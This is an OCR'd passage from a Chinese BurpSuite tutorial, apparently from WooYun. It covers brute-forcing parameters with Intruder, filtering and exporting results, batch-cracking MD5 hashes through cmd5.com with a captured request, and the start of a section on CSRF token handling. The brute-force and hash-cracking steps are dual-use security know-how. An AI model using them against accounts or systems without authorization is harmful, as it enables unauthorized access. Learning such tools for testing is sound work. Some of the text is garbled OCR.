
Request	Payload	Status	Error	Timeout	Length	Comment
0		200			42845	baseline request
1	admin	200			50167	
2	a	200			50147	
3	ad	200			2499	
4	adm	200			1310	
5	admi	200			1630	
6	admin1	200			1310	
7	a	200			1310	
8	ad	200			1310	
9	adm	200			1510	
10	admi	200			1310	
11	admin	200			1310	

图 1-3-14

日期型爆破

年月日都可以自己定义，有几种可选，如图 1-3-15





Request	Payload	Status	Error	Timeout	Length
9	14-5-19	200			1310
10	14-5-20	200			1310
11	14-5-21	200			1310
12	14-5-22	200			1310
13	14-5-23	200			1310
14	14-5-24	200			1310
15	14-5-25	200			1310
16	14-5-26	200			1310
17	14-5-27	200			1310
18	14-5-28	200			1310
19	14-5-29	200			6149
20	14-5-30	200			50615

图 1-3-15

编码 frobber

说白了就是第二个值会替换前一个值，如图 1-3-16




图 1-3-16

0x04 导出符合爆破规则的数据

查找符合结果的数据

比如我想把 Length 为 1310 的数据导出来，则可以先对 length 排序下，然后选择 length 为 1310 的所有数据右击选择高亮，如图 1-3-17




图 1-3-17

筛选出符合的数据

点击 Filter，勾选 show only highlighted items(表示显示仅仅显示高亮项)，如图 1-3-18




图 1-3-18

同理也可以在上述步骤中选择添加注释(add commented),这里就应该选择 show only commented items 。

导出结果

如满足以上操作，即可选择 Save-->Result table，即弹出如下图 1-3-19 的窗口




图 1-3-19

这里 all rows 是保存你所有选择的到的结果，selected rows 是导出你选择的数据， Save header row 如果勾选，则保存导航字段名，Delimiter 表示字段之间以什么相隔开 tab--一个 tab 键，Custom--自定义 下面有一些就是保存的时候需要保持什么就勾选，反之。

0x05 批量 md5 解密

准备

我们把需要爆破的 md5 值或者其他的需要爆破的同一放到一个 txt 文本里，这里我随便加密了几个放到里面，如图 1-3-20




图 1-3-20

以 www.cmd5.com 网站为例做的批量解密。首先，还是同样的设置好代理之后访问 www.cmd5.com，然后抓包如图 1-3-21




图 1-3-21

在密文处其实可以随便写什么，但是为了便于我们后面能够直接看出解密出的值我们还是写一个正常的。

设置 intruder

通过抓包到的数据我们可以看出我们填写的密文在哪，如图 1-3-22

```
POST / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://www.cmd5.com/
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; MALNJS; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Content-Length: 1998
DNT: 1
Host: www.cmd5.com
Pragma: no-cache
Cookie: ASP.NET_SessionId=c4q23bthbdx1lsv53ik3akwx; CNZZDATA3819543=cnzz_eid%3D221055575-1401645566-%26ntime%3D1401645566%2

__EVENTTARGET=Button1&__EVENTARGUMENT=&__VIEWSTATE=WyA0vDr7cWcUaUzbIQTNXsxbUuFpqXhkt7IjK6s4d79TJ0i2fU9qshEi8uYXCeSq2ktQSuKu
etotolP%2FytjU3x4iIkzqXc7XwUaVYnzc295sImQZneHl53zfw9Jb76ktVkYyd%2F7D7By2sCV8T%2BR0t3%2ByRdy01dzIyMD1755o5RAyE8vkp4gYAxND0Yg
vYG71rGzMKqBJzrdrKr1K1N3NtuZKJKtJJDB6qM4Y605J%2BfaIo2rScZWRiEc5AYzVFa4kPkcmL%2FxGUPErWV4ln5Q5N9Ba4xju2FGJB94G07boRit7KNN4QQ
nY0AR5yDM6dGcb7UtjjxjU4KC48Qq5%2BBCmwyX%2FldNRMr5VmR7HPBn75FHi4Px2Yr%2BI%2FJ213gas1lPlooMHiQ%2F0Zm7Q3LsnImZ0xbCWONDlynIdoQP
ZnSp5Lbpkc%2FGQzDCB7RWtNboKwVDUrC9FhclZ08cwf%2BSHB9vgNBP0HBptLg2MPDvwwutSBx%2FHaWce0jYuf2G%2B0sSENgr8%2FkDtwtFtBmjhk7ssZoGo
8vSnrQeJU6OCYTy%2BB8wdtrgVh9zxeByRWvoMbBKG9HuyLn%2BuSoBsBb5aKiWWyQu2Df8%2FSk%2BuCRQvn3WmyfaGki06lpwMCE37lHOWpbVCRwLlLS1PpPf
8zu780QZHPLuVCofk93ZJDIubf5plnQufd6%2FXf%2FdPt8E79cQbwLmpGgNROEeUSLHrxLW8nA%2BfprlJay6Blo7YKPd2ptA0IMTcxI0%2FDorYdMy7Llxp%2
SE66DQa%2BxATYy%2FAQkPmlXhmwkA9vAS0jLcTMV7Lgbn0TnvYPwWu8iYgGPL7vx4FT0%2BgkS8zilZDh8wAg7TQEolDVwepaAL%2F2fLWCjuhkGyZNbwPfRDf
bekNDXwryo%2B8GdjYKd0cq4vIwal%2FbaeaiHRNeXZXqMCgvpunkrn%2FBNQH2FiuaicoDNMzI5AE5nxGNKluIlL9nXMv9HAl7uGOVEkWNbnz6OWs4rtByHzdr%
24TextBoxInput=7a57a5a743894a0e&ctl00%24ContentPlaceHolder1%24InputHashType=md5&ctl00%24ContentPlaceHolder1%24Button1=%E8%A
ontentPlaceHolder1%24HiddenField2=ZgzWt9eAIUckLqDIitP7EbFPCFZThTP0OkyybGerQfQp3nj9a3FXdgEt3bxPCmMP
```

图 1-3-22

发送到 repeater 先，把我们想要的结果匹配到，如图 1-3-23

图 1-3-23

接着我们发送到 intruder，设置我们输入的值两边加上$，如图 1-3-24




图 1-3-24

选择字典，如图 1-3-25




图 1-3-25

再调节一下线程，最好是调低一点，太高了可能会解密失败，而且设置解密失败重试 2 次

最好了，如图 1-3-26




图 1-3-26

匹配解密出的结果，如图 1-3-27




图 1-3-27

开始解密

点击 start attack，效果如图 1-3-28

Request	Payload	Status	Error	Timeout	Length	Holder1_LabelAnswer">	Comment
0		200	☐	☐	30884	admin	baseline rec
1	ac59075b964b0715	200	☐	☐	30882	123	
2	52d04dc20036dbd8	200	☐	☐	30883	1234	
3	ea8a706c4c34a168	200	☐	☐	30884	12345	
4	49ba59abbe56e057	200	☐	☐	30885	123456	
5	7412b5da7be0cf42	200	☐	☐	31436	<b><font color=red>é³¢è...	
6	83aa400af464c76d	200	☐	☐	31702	12345678	
7	7a57a5a743894a0e	200	☐	☐	31436	<b><font color=red>é³¢è...	

图 1-3-28

解密效果，后面导出就不用讲了，看过前面的应该就知道怎么导出想要的结果。

（未完待续）责任编辑：left

第4节 BurpSuite 使用介绍（四）

作者：小乐天

来自：乌云知识库

网址：http://drops.wooyun.org/

0x00 Intruder Scan

发送一个你想 csrf_token 的请求到 intruder。

1)Positions 设置如图 1-4-1




图 1-4-1

2)Options 设置如下：

Request Engine 如图 1-4-2




图 1-4-2

options>Grep-Extract>add 设置如图 1-4-3

